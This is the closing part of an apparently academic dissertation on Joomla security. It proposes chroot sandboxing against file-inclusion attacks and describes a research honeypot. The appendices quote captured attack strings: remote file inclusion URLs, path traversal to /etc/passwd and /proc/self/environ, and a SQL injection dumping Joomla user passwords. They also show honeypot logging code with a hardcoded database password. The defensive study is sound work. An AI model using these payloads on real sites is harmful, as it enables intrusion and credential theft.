
The previous section described an architecture modification that will minimize one of the three types of attacks that the honeypot has received namely, the SQL injection attacks. In this section another modification will be proposed and explained which will minimize the effect of the two other attack types received by the honeypot which are the LFIs and RFIs.

A sandbox is a security model that allows a system to run scripts and programs that are not trusted in a restricted isolated environment. This way if a script is malicious or vulnerable then the resultant damage to the system is minimal [33].

The idea to relate the sandboxing technique to Joomla is to create a restricted area on the server that hosts the Joomla web application, where potentially vulnerable scripts can be executed, thus restricting them from accessing parts of the system that are critical. These non trusted scripts will be the third party extensions that can be added to the Joomla web application.

In order for potentially vulnerable scripts to be able to run inside the sandbox that will be enforced for them, the sandbox should include everything that is needed by the scripts at runtime because, they will not have access rights outside the sandbox. This means that the libraries and classes that may need to be referenced from a script's file also need to be included in the sandbox. Access to the sandbox however can be acquired by scripts that are not included into the sandbox.

The following diagram illustrates the directory structure of Joomla on a server and shows what may need to be included into the sandbox. Note that not all files and directories of Joomla are shown in the diagram but only a selection of important ones.



*Fig 7.1 Directories to be included into the sandbox*

As indicated in the diagram above the components, libraries and administrator/components directories will sit in the sandbox which will be a new directory. The contents of each of the directories to be included are:

- The component directory contains the non trusted code that is executed when a component is called.
- The libraries directory holds libraries that may be needed by the component to include for example API libraries.
- The administrator/components directory holds the code responsible for the backend of the component that may need to communicate with the frontend components in some way and also may be non trusted as well.

The Joomla installer application will automatically create the sandbox upon installation on the server so that protection will be provided default. The application will detect the software that the server runs and will set up the sandbox accordingly. This will be possible if the Joomla installer is given root privileges at the time of installation.

On UNIX based systems the sandbox mechanism that can be used for this purpose is chroot. Chroot process involves forcing an application to work solely within a given directory. Chroot stands for “change root” and as its name suggests it changes the “root” of the hierarchical filesystem as seen from a process and establishes a given directory as the new root [34]. This means that any damage a process can cause is confined into the directory that is established as

the new root directory and the process does not have access to the filesystem above that directory.

By chrooting the proposed sandbox directory of Joomla, non trusted scripts will be isolated in a chroot jail and will not be able to include files that are not located in the jail so an LFI attack would not be successful even if the script is vulnerable. Similarly, an RFI attack would have minimum impact on the server since a malicious script uploaded will only be able to execute in the chroot jail and hence will not be able to tamper with any critical files of the application or server as access to them will not be permitted. Chroot can be invoked by a process with root privileges and in the case of Joomla the installer application.

However, privileges should carefully be provided inside chroot jails since an attacker's process operating as a "root" user can enforce a backdoor and break out of the chroot, hence accessing the filesystem above it.

The proposed sandboxing technique will minimize the impact of attacks without compromising severely the application's performance since, the overhead introduced by a chroot jail is minimal [35]. However, the technique will increase the complexity of the application since the sandbox will be enforced by the installer application. As a consequence it may be difficult to implement the sandbox on some systems, and this could compromise the reliability and portability of Joomla. An example of this problem could be, when using windows based server to host the application which does not provide the chroot functionality. To overcome this problem sandbox mechanisms for windows based systems can be provided by third party tools and the Joomla community could bundle one of them inside the Joomla package so that could be enforced by the installer when a Windows based server is identified.

This modification could be difficult to be applied on Joomla however, it is worth the effort because, as has been observed from the honeypot LFIs and RFIs are very popular attack types against Joomla web applications thus, effectively minimizing their impact would be critical.



## Chapter 8 Final thoughts

### 8.1 Critical Evaluation

The main aim of the project was to allow investigation of defense strategies for Joomla web applications against vulnerabilities identified through a web application honeypot. The project has successfully met this primary aim through a series of objectives, with each of them, providing a link in the chain towards a successful outcome. The first three objectives formed the background investigation that needed to be carried out in order to understand how the project should proceed towards meeting its initial aim.

The fourth objective was the implementation of the honeypot which was described in detail in chapter 5 and formed a critical part of the project as everything following from that point onwards was assuming the success of that objective. The decisions made in the process of completing the objective were at a later stage proven to be adequate although, at the time of implementation there was a possibility that something unexpected could emerge, compromising the initial plan. For example, the decision of using the HIHAT toolkit for the conversion of the web application to a high interaction honeypot was risky as the tool was not specifically designed for Joomla and could be proven inadequate when used on Joomla or even fail to work at all. However some modifications proved to be enough, to allow it to perform as expected. A wrong decision that could be avoided at the implementation stage was, not to rename the directory of the hihat analysis tool on the server which could potentially enable attackers to check if the tool was installed on the server and probably, understand that the web application was a honeypot system. This fault may have stopped some of the attacks that would have been received by the honeypot however fortunately it has not caused many problems since a substantial amount of attacks was captured. One of the reasons that led to the decision of setting up a dedicated server for the honeypot as explained earlier was partly to ensure that attacks against other non honeypot systems should be prevented. Throughout the project the server was monitored in order to ensure that it would not be used as a storage place for malicious files that could be used against other systems however, another action that could have been performed was to monitor and regulate any traffic leaving the server, using a variety of tools to see where attackers would go on from there and ensure that they will not interfere and harm other non honeypot systems [36].

The fifth objective was the advertizing and monitoring of the honeypot which was described in detail in chapter 6. Advertizing was a very challenging part of the project since it had to be ensured that the honeypot would get indexed by the search engines otherwise, it would probably not receive malicious traffic making it a useless resource. However, the honeypot should not receive legitimate traffic from normal users. The decision made of using the invisible linking technique in order to advertize the honeypot proved to be very effective in achieving just what it was required. Monitoring was performed with the help of the hihat analysis tool and a substantial

amount of attacks has been captured once the honeypot got indexed, something that confirmed that the honeypot had successfully completed its purpose.

Once the vulnerabilities that allowed the attacks against the honeypot were revealed through monitoring, chapter 7 described the last objective which is the research of defense strategies against the attacks. The chapter starts by explaining existing defense strategies that could be used however, it then raises the problem of the limited awareness individuals have about security and the limited frequency by which they apply these strategies successfully and effectively. For this purpose the project proposes two modifications to the architecture of Joomla that will improve its security regardless of the level of security awareness of the individuals using it. In theory, the modifications that have been proposed seem to help in protecting the system from some attacks, for example, the ones the honeypot has received however these modifications may be difficult to implement because they require changes of the whole structure of Joomla and may pose compatibility issues with some parts of it.

## **8.2 Conclusion and further work**

This dissertation presents a comprehensive research on the security of the Joomla CMS system, illustrating its security vulnerabilities by using a honeypot system and providing information needed to raise awareness of individuals using it, on how to secure their web applications. It also goes a step forward by proposing two modifications on the architecture of the Joomla framework that aim at improving its security by default automatically during installation, therefore, without requiring users to manually apply the available security provisions.

Further development of the project would be, to conduct additional research on potential solutions that could further improve the security of Joomla without the need of security awareness by its users. In addition, careful examination of the security benefits resulting from the implementation of the proposed modifications on Joomla, as suggested by the project should be carried out, in order to assess if they actually provide improved security to the system and to what extent. Testing could be performed by constructing an identical honeypot to the one used for this project, monitoring the attacks that it will capture and comparing the results to examine if previously successful attacks against the old honeypot will have been unsuccessful on the new honeypot, after the modifications have been applied on the system.

A lesson learned from the results of this project, is that, until the available CMS software is improved, to offer a high level of automated (by default) security protection, the design, implementation and maintenance of these web based applications are better left in the hands of individuals who are security aware and can better deal with any security issues.

## References

- [1] **Stuttard D. and Pinto M.** *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Indianapolis : Wiley Publishing Inc., 2008.
- [2] **Rahmenl D.** *Beginning Joomla!* Second edition. USA: Apress, 2009
- [3] **Harwani B.M.** *Foundation Joomla!* USA: Apress, 2009.
- [4] **Canavan T.** *Joomla! Web Security*. Birmingham: Packt Publishing, 2008.
- [5] **Joomla Documentation.** *Vulnerable Extensions List* [Online] [Cited: 25 September 2010]  
[http://docs.joomla.org/Vulnerable\\_Extensions\\_List](http://docs.joomla.org/Vulnerable_Extensions_List)
- [6] **Imperva.** *Blindfolded SQL Injection*. [Online] [Cited: 25 September 2010]  
[http://www.imperva.com/docs/Blindfolded\\_SQL\\_Injection.pdf](http://www.imperva.com/docs/Blindfolded_SQL_Injection.pdf).
- [7] **OWASP.** *Path Traversal*. [Online] [Cited: 25 September 2010]  
[http://www.owasp.org/index.php/Path\\_Traversal](http://www.owasp.org/index.php/Path_Traversal)
- [8] **Johnson G.** *Remote and Local File Inclusion Explained* [Online] [Cited: 25 September 2010]  
<http://www.scribd.com/doc/6498408/Remote-and-Local-File-Inclusion-Explained>
- [9] **Scambray J. and Shema M.** *Hacking Exposed Web Applications, Web Application Security Secrets and Solutions*. USA: McGraw-Hill, 2002.
- [10] **OWASP.** *Cross-site Scripting*. [Online] [Cited: 25 September 2010]  
[http://www.owasp.org/index.php/Cross-site\\_Scripting\\_%28XSS%29](http://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29)
- [11] **WASC.** Web Application Security Consortium: Thread Classification. [Online] [Cited: 25 September 2010] [http://projects.webappsec.org/f/WASC-TC-v1\\_0.pdf](http://projects.webappsec.org/f/WASC-TC-v1_0.pdf)
- [12] **Spitzner L.** *Honeypots Tracking hackers*. Boston: Addison Wesley, 2002.
- [13] **Spitzner L.** *Honeypots Definitions and Value of Honeypots*. [Online] [Cited: 25 September 2010]  
<http://www.tracking-hackers.com/papers/honeypots.html>
- [14] **Spitzner L.** Honeypots: Simple, Cost-Effective Detection. [Online] [Cited: 25 September 2010]  
<http://www.symantec.com/connect/articles/honeypots-simple-cost-effective-detection>
- [15] **The Honeynet Project.** Know your Enemy: Malicious Web Servers. [Online] [Cited: 25 September 2010]  
<http://www.honeynet.org/node/157>
- [16] **Rist L.** *Glastopf* [Online][Cited:25 September 2010]  
<http://glastopf.org/>

- [17]**Muter M. , Freiling F. , Holz T. and Matthews J.** (2007), *A Generic Toolkit for Converting Web applications Into High-Interaction Honeypots*. [Online] [Cited: 25 September 2010]  
<http://people.clarkson.edu/~jmatthew/publications/honeypot-raid2007.pdf>
- [18]**HIHAT: High Interaction Honeypot Analysis Tool** [Online] [Cited: 25 September 2010]  
<http://hihat.sourceforge.net/>
- [19]**Joomla Documentation. Framework** [Online] [Cited: 25 September 2010]
- [20]**Kennard J.** *Mastering Joomla! 1.5 Extension and Framework Development*, Birmingham: Packt Publishing, 2007.
- [21] **Nunes R.S.** *Web attack risk awareness with lessons learned from high interaction honeypots*. 2009 [Online] [Cited: 25 September 2010]  
[http://docs.di.fc.ul.pt/jspui/bitstream/10455/3298/1/thesis\\_sergionunes\\_final.pdf](http://docs.di.fc.ul.pt/jspui/bitstream/10455/3298/1/thesis_sergionunes_final.pdf)
- [22]**Rosebock E. and Filson E.** *Setting up LAMP: getting Linux, Apache, MySQL, and PHP working together*. USA: SYBEX, 2004
- [23]**Petersen R.** *Ubuntu Server 9.04 Administration and Reference*. USA: Surfing Turtle Press, 2009
- [24]**Mansifield-Devine S.** (2009) Google hacking 101, *Network security*, Volume 2009, Issue 3, Pages 4-6
- [25]**Billig J., Danilchenko Y. and Frank E.C.**, (2008) Evaluation of Google Hacking, *Information security curriculum development*, Pages 27-32
- [26]**That I. E.** *Google Hacking Against Privacy*, University of Mannheim [Online][Cited 25 September 2010] [http://th.informatik.uni-mannheim.de/people/tatli/pub/ghack\\_privacy.pdf](http://th.informatik.uni-mannheim.de/people/tatli/pub/ghack_privacy.pdf)
- [27]**Davis H.** (2006), *Search Engine Optimization: Building Traffic and Making Money with SEO*, O'Reilly Media
- [28]**Isseyegh W.** (2010), Joomla Security, [Online][Cited:25 September 2010]  
<http://www.goarticles.com/cgi-bin/showa.cgi?C=3125766>
- [29] **Joomla Documentation. Security Checklist 2- Hosting and Server Setup** [Online] [Cited:25 September 2010], [http://docs.joomla.org/Security\\_Checklist\\_2\\_-\\_Hosting\\_and\\_Server\\_Setup](http://docs.joomla.org/Security_Checklist_2_-_Hosting_and_Server_Setup)
- [30]**Joomla Documentation. Secure Coding Guidelines**[Online] [Cited:25 September 2010]  
[http://docs.joomla.org/Secure\\_coding\\_guidelines](http://docs.joomla.org/Secure_coding_guidelines)
- [31]**Joomla Documentation. Security and Performance FAQs**[Online] [Cited:25 September 2010]  
[http://docs.joomla.org/Security\\_and\\_Performance\\_FAQs#How\\_do\\_I\\_choose\\_secure\\_extensions.3F](http://docs.joomla.org/Security_and_Performance_FAQs#How_do_I_choose_secure_extensions.3F)
- [32]**Brampton M.** *PHP5 CMS Framework Development*, Birmingham: Packt Publishing, 2008.

- [33]**Rooyen V.R. and Maunder A.** (2004), *Universal Web Server for Web Service Components*, University of Cape Town, [Online] [Cited 25 September 2010]  
<http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.110.1009>
- [34]**Smith R.E.** (1996) Mandatory Protection for Internet Server Software, *Annual Computer Security Applications Conference*, IEEE Computer Society Washington DC USA, Page: 178
- [35]**Lessard P.** (2003) *Linux Process Containment - A practical look at chroot and User Mode*, Sans Institute. [Online][Cited 25 September 2010] [http://www.sans.org/reading\\_room/whitepapers/linux/linux-process-containment-practical-chroot-user-mode\\_1073](http://www.sans.org/reading_room/whitepapers/linux/linux-process-containment-practical-chroot-user-mode_1073)
- [36]**Rajan S.** (2003) *Intrusion Detection and the use of deception systems*, Texas State University. [Online][Cited 25 September 2010]  
<http://ecommons.txstate.edu/cgi/viewcontent.cgi?article=1000&context=cscitad>

# Appendix A

## A.1 Screenshots of different parts of the Web Application

Figure 1 below illustrates a screenshot of the gallery xml component in operation.




Fig1

Figure 2 below illustrates a screenshot the simpleFaq component in operation.




Fig2

Figure 3 below illustrates a screenshot of the virtuemart cart component in operation




Fig 3

Figure 4 below illustrates a screenshot of the virtuemart component product pages.




Fig 4

## A.2 Screenshots of the analysis tool in operation


Figure 1 shows three attempts of RFI attacks as shown by the analysis tool in overview mode.

action Honeypot Analysis Tool - Mozilla Firefox

story Bookmarks Tools Help

http://www.appleshop123.com/hihat/overview.php?startEntry=0

teraction Honeypot ...



# HiHAT

HIGH-INTERACTION HONEYPOT ANALYSIS TOOL


OVERVIEWSEARCHDOWNLOADSMAPPINGSTATISTICSCONFIG

[◀ PREVIOUS PAGE](#) [NEXT PAGE ▶](#) Max. Entries per page:  [SEARCH FOR ATTACKS](#)

26402	/appleEshop//administrator/components/com_virtuemart/export.php	89.208.157.163	libwww-perl/5.831	2010-08-11 11:30:54	INCLUSION
no referrer					
mosConfig_absolute_path = http://www.susisgarten.at//news_system/images/ID-RFI.txt??					
26401	/appleEshop//administrator/components/com_virtuemart/export.php	70.84.51.42	libwww-perl/5.829	2010-08-09 18:04:14	INCLUSION
no referrer					
mosConfig_absolute_path = http://www.susisgarten.at//news_system/images/ID-RFI.txt??					
25207	/appleEshop//administrator/components/com_virtuemart/export.php	218.149.84.110	libwww-perl/5.805	2010-08-09 18:01:08	INCLUSION
no referrer					
mosConfig_absolute_path = http://www.ulster.irishhome.net/archive/ID-RFI.txt??					

Fig 1

Figure 2 indicates the most popular user agents that have accessed the web application honeypot as listed by the statistics derived by the analysis tool.



User Agents: (excluding Web Spiders)	
Number of distinct user agents:	48
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0; .NET4.0C; MALC)	
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8	
libwww-perl/5.805	
Baiduspider+(+http://www.baidu.com/search/spider.htm)	
Java/1.6.0_04	
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.11) Gecko/20100701 Firefox/3.5.11	
libwww-perl/5.834	
libwww-perl/5.813	
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.126 Safari/533.4	
libwww-perl/5.810	
MaMa CaSpEr	
libwww-perl/5.64	
libwww-perl/5.803	
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6	
libwww-perl/5.831	
libwww-perl/5.833	
libwww-perl/5.836	
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; OfficeLiveConnector.1.4; OfficeLivePatch.1.3)	
Done	

Fig 2



Figure 3 indicates the most often used attack patterns as listed by the statistics derived from the analysis tool. These are not the only attack patterns but they have been attempted many times.

Most often used attack patterns:
../../../../../../../../../../../../../../../../proc/self/environ
http://tancap.fileave.com/ID.txt??
http://www.ktsmile.com//administrator/components/com_virtuemart/ID-RFI.txt??
../../../../../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../../../../../proc/self/environ
../
http://galepo.webs.com/Ckrid1.txt??
../../../../../../../../../../../../../../../../etc/passwd
http://www.apc.edu.ec/temp?
http://mylifel4.fileave.com/Ckrid1.txt??
http://cybernewbie.zoomshare.com/files/ID.txt??
-1 unionselect 1,2,3,4,5,6,concat(username,char(32),password),8,9,10,11,12 fromjos_users -- &#039;
http://highcountryharley.yourbusinessedge.biz//administrator/ID-RFI.txt??
http://www.ktsmile.com//administrator/components/com_virtuemart/myid.jpg?
92//administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path=http://jspo.org/images/gallery/id.txt???
http://cybernewbie.zoomshare.com/files/ID-RFI.txt??
92/administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://jspo.org/images/gallery/id.txt???
http://www.google.com
../../../../../../../../../../../../../../../../proc/self/environ00
../../../../../../../../../../../../../../../../proc/self/environ

Fig 3

## Appendix B

This code is the modified version of the code that the honeypot-creator tool of Hihat toolkit places on top of every PHP file and was used to transform the web application to a high interaction honeypot. Most of the code is copied from HIHAT and has not been written explicitly for this project.

```
$thisModule_23cdx_ = "appleEshop";
// login-information for logserver
$link23 = mysql_connect("localhost", "honeyUser", "apoelistas578", true );
if(!$link23) {
    die("No connection to database server!");
}
if(!mysql_select_db("application_log")) {
    die("Unable to use database, error: ".mysql_error());
}
$Array2String = create_function( '$Array', '
    $SeparationValue23 = ";semcl";
    $retString = "";
